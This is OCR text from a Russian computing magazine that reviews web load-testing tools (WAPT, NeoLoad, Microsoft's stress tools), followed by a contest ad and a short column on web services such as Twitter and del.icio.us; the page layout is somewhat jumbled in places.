
WAPT (www.loadtestingtool.com) позволяет испытать устойчивость веб-сайта и других приложений, использующих веб-интерфейс, к реальным нагрузкам. Разрабатывается новосибирской компанией SoftLogica LLC. Это одна из самых простых в использовании программ обзора. Для проведения несложного теста даже не нужно заглядывать в документацию, интерфейс прост, хотя и не локализован. Работает под управлением Windows от 98, поддерживается и Vista. Для проверки WAPT может создавать множество виртуальных пользователей, каждый из которых обладает индивидуальными параметрами. Поддерживается несколько видов аутентификации и куки. Сценарий позволяет изменять задержки между запросами и динамически генерировать некоторые испытательные параметры, максимально имитируя поведение реальных пользователей. В запрос могут быть подставлены различные варианты HTTP-заголовка, а в настройках можно указать кодировку страниц. Параметры User-Agent, X-Forwarded-For, IP указываются в настройках сценария. Значения параметров запроса могут быть рассчитаны несколькими способами, в том числе, используя переменные и функции, определяются ответом сервера на предыдущий запрос. Поддерживается работа по защищенному протоколу HTTPS (и все типы прокси-серверов). Созданные сценарии, сохраняемые в файле XML-формата, можно использовать повторно. Кроме стандартных Performance и Stress, в списке присутствуют несколько других тестов, позволяющих определить максимальное количество пользователей и тестировать сервер под нагрузкой в течение долгого периода.
Для проведения теста необходимо выбрать New — Scenario, в результате запустится мастер создания теста. Сначала указывается тип теста и далее в каждом окне заполняются его параметры. Здесь можно указать либо фиксированное количество виртуальных пользователей, либо ступенчатое увеличение с указанием минимального и максимального числа и временного интервала и выставить таймер проведения теста. Затем задается время между кликами (think time), скорость соединения и указывается диапазон IP-адресов, который будет использован виртуальными пользователями. Нажатие на IP Adress List позволит составить список таких адресов. Также выставляется HTTP-параметр User-Agent и включается эмуляция прокси. Если требуется, чтобы виртуальные пользователи имели индивидуальные настройки, на следующем шаге мастера для каждого из них необходимо создать свой профиль, нажав New или загрузив сохраненный. В следующем окне программы необходимо выставить параметры профилей.
После нажатия на кнопку «Готово» сценарий сохраняется. Теперь, чтобы указать на объект тестирования, создаем профиль New — Profile и заполняем все параметры на вкладках. Здесь же доступны для редактирования некоторые параметры.Также указывается загрузка рисунков виртуальным пользователем, параметры аутентификации, использование Cookies и другие.
На вкладке Recorder указываем адрес сайта, доступность которого можно тут же проверить, нажав «Go». Одновременно последует запрос на запуск Recorder, который будет отслеживать посещенные страницы и записывать URI (они будут выводиться в панели слева). Когда вся информация собрана, нажимаем «Run Test». Подробные отчеты в форме графика выводятся по ходу проведения теста, по окончании будет сформирована HTML-страница. В результате можно получить информацию о времени ответа сервера с возрастанием нагрузки, о количестве ошибок, переданных и принятых байт и т.д.

NEOLOAD

NeoLoad (www.neotys.com) — еще одна система, позволяющая провести нагрузочное тестирование веб-приложений. Написана на Java, работает на компьютерах под управлением Windows NT/2000/XP, Linux и Solaris. В отчете можно получить подробную информацию по каждому загруженному файлу. NeoLoad весьма удобен для оценки работы отдельных компонентов (AJAX, PHP, ASP, CGI, Flash, апплетов и пр.). Возможна установка времени задержки между запросами (thinktime) — глобально и индивидуально для каждой страницы. Тестирование проводится как с использованием весьма удобной графической оболочки, так и с помощью командной строки (используя заранее подготовленный XML-файл). Поддерживает работу с протоколом HTTPS, с HTTP и HTTPS прокси, basic веб-аутентификацию и cookies. Автоматически определяя данные во время записи сценария, затем проигрывает их во время теста. Для работы с различными

Продукты от Microsoft

Корпорация Microsoft предлагает целых два продукта, позволяющих протестировать веб-сервер под нагрузкой. Это Microsoft Application Stress Tool и Web Capacity Analysis Tool. Первый распространяется как отдельный продукт и имеет графический интерфейс. Второй входит в состав комплекта инструментов Internet Information Services 6.0 Resource Kit Tools и, работает из командной строки. MAST более наглядный. В создании теста поможет простой мастер создания тестов, возможна работа с cookies, регулировка нагрузки по разным URL. Сценарий тестирования может быть создан вручную или записан с помощью веб-браузера и при необходимости отредактирован. В WAST уровень нагрузки (stress level) регулируется путем задания количества нитей, осуществляющих запросы к серверу, а число виртуальных пользователей рассчитывается как произведение числа нитей на число сокетов, открытых каждой из нитей. По окончании теста получаем простой отчет в текстовой форме, в котором дана информация о числе обрабатываемых запросов в единицу времени, среднем времени задержки, скорости передачи данных на сервер и с сервера, количестве ошибок и т.д. Отчет можно экспортировать в CSV-файл. Никаких возможностей по статистической обработке не предусмотрено, то есть с его помощью можно только оценить работу при определенных условиях.



Отчет по работе Microsoft Application Stress Tool

профилями для регистрации пользователей могут быть использованы переменные. При проведении теста можно задействовать дополнительные мониторы (SNMP, WebLogic, WebSphere, RSTAT и Windows, Linux, Solaris), позволяющие контролировать параметры системы, на которой работает веб-сервер.

При помощи NeoLoad можно проводить и распределенные тесты. Один из компьютеров является контролером, на остальные устанавливаются генераторы нагрузки (loadGenerator). Контролер распределяет нагрузку между loadGenerator и собирает статистику.

Очень удобно реализована работа с виртуальными пользователями. Пользователи имеют индивидуальные настройки, затем они объединяются в Populations (должна быть создана, как минимум одна, Populations), где можно задать общее поведение (например, 40% пользователей популяции посещают динамические ресурсы, 20% читают новости). Виртуальные пользователи могут иметь индивидуальный IP-адрес, полосу пропускания и свой сценарий теста.

Сценарий будущего теста создать очень просто. Запускаем приложение (при первом запуске потребуется ввести регистрационный ключ, 30-дневная версия после регистрации будет отправлена по почте), выбираем New Project, вводим название проекта. После этого будет показана небольшая подсказка дальнейших действий, нажатие Start Recording запустит веб-браузер, все перемещения будут записаны. По окончании нажимаем Stop Recording или закрываем браузер. Запускается мастер, который поможет создать виртуальных пользователей и произведет автоматический поиск динамических параметров в записанных страницах, выставит среднее значение thinktime. Компоненты страницы (HTML, images, CSS) сохраняются отдельно. Для получения результата требуется пройти три шага:

• Design — настройка проекта. Здесь три вкладки: в Repository указываются веб-страницы и параметры запросов, в Virtual User создаются виртуальные пользователи, указываются URL, которые они должны «посетить», и дополнительные условия из левой вкладки поля Actions. В Populations — задания каждой из групп пользователей. В Actions могут быть выбраны следующие действия: Delay (установка задержки), Loop (повтор запроса), While (цикл), If...Then...Else (условие), Container и Random Container (групповые действия), Try...Catch (обработка ошибок), Stop virtual user (останов работы виртуального пользователя).


• Runtime — указываются параметры теста, проводится тест. Здесь же в отдельных вкладках по ходу проведения выводится статистика.

• Results — отвечает за вывод различной статистики в виде таблиц и графиков.

Отмечу, что, кроме общих значений, с помощью системы фильтров можно отобрать информацию по любому параметру. При желании проект сохраняется для повторного использования. Среди представленных продуктов возможность сравнения результатов теста есть только у NeoLoad.

Используя утилиты нагрузочного тестирования, можно получить информацию о работе веб-сервиса, принять необходимые меры по устранению выявленных недостатков и гарантировать требуемую производительность. ⌶

Настройка теста в NeoLoad






СОБЕРИ СЕКРЕТНЫЙ КОД
ИНДИГО
С 26 МАРТА В КИНОТЕАТРАХ
Билеты на фильм «ИНДИГО»
Годовая подписка на журнал «ХАКЕР»
INDIGO
mp3-плеер Samsung INDIGO
• Bluetooth 2.0
• 2Гб
Зайди на contest.xakep.ru
Собери коды
Узнай пароль
Получи доступ к призам

http:// WWW2

УДОБНЫЕ ВЕБСЕРВИСЫ ВТОРОГО ПОКОЛЕНИЯ

В этой мини-рубрике мы будем писать только о самых лучших и полезных сервисах, которые реально могут помочь тебе упростить и улучшить свою сетевую жизнь.




TEAMER
WWW.TEAMER.RU

Один в поле не воин. Каким бы хорошим ни был специалист, в одиночку большой проект ему не поднять. Приходится объединяться и действовать сообща, а это тоже не просто и без специального инструмента-помощника тут не обойтись. **Teamer.ru** — это веб-сервис для организации командной работы над самыми различными проектами. Сайт заточен под использование небольшими группами людей, которые решают некие задачи. Пример — разработка сайта. В ней участвуют менеджер, дизайнер, верстальщик и программист. Четыре человека с помощью Teamer могут взаимодействовать между собой: дизайнер шлет верстальщику исправленные картинки, программист пинает админа, менеджер рулит всеми.



TWITTER
WWW.TWITTER.COM

Название этого сервиса зачастую делают синонимом невероятно популярному сегодня явлению —микроблогингу. Это уже не блог в обычном понимании — это лайф-каст лента, состоящая из сообщений не более 140 символов. Автору микроблога нужно уложится в размер, сравнимый с SMS-сообщением, чтобы, например, рассказать о том, что с ним происходит или о чем он думает, поделиться с друзьями интересной ссылкой. Использовать его очень просто, ведь новые посты можно добавить через смс, сам веб-сервис, мессенжеры, специальные приложения (рекомендую **www.twhirl.org** или **snook.ca/snitter**). Осторожно: отнимает кучу времени!



ISSUU
WWW.ISSUU.COM

Интересную функциональность предлагает недавно появившийся датский стартап **Issuu**. Цель разработчиков — максимально приблизить чтение PDF-файлов в интернете к процессу листания бумажного журнала или книги. Вроде бы довольно простая идея, но насколько же здорово она реализована! Более удобного, красивого и интуитивно понятного инструмента я еще не видел! Алгоритм прост: сначала ты закачиваешь PDF-файл к ним на сайт, вводишь название файла и его описание, а также свой e-mail, куда придет ссылка после окончания процесса конвертации. Перейдя по ссылке, ты увидишь свой готовый документ во всей красе. Разумеется, виджет для просмотра можно расположить у себя на сайте или блоге.



DEL.ICIO.US
HTTP://DEL.ICIO.US

Закладки — здесь, закладки — там. Черт, куда же подевалась та самая, которая нужна прямо сейчас? Каждый, кому приходится работать на разных компьютерах, совершенно точно сталкивался с проблемой синхронизацией закладок. Зачастую букмарк не хочется даже создавать, зная, что он все равно затеряется. Но! Только не в случае, если вести закладки с помощью специального онлайн сервиса типа **del.icio.us**. Это один из первых ресурсов для реализации социальных закладок (каждый пользователь может поделиться своими записями с другими) и один из самых удобных. Благодаря специальному плагину для Firefox (ищи на **addons.mozilla.org**) любую закладку я добавляю всего одним кликом мыши! Уже целый год...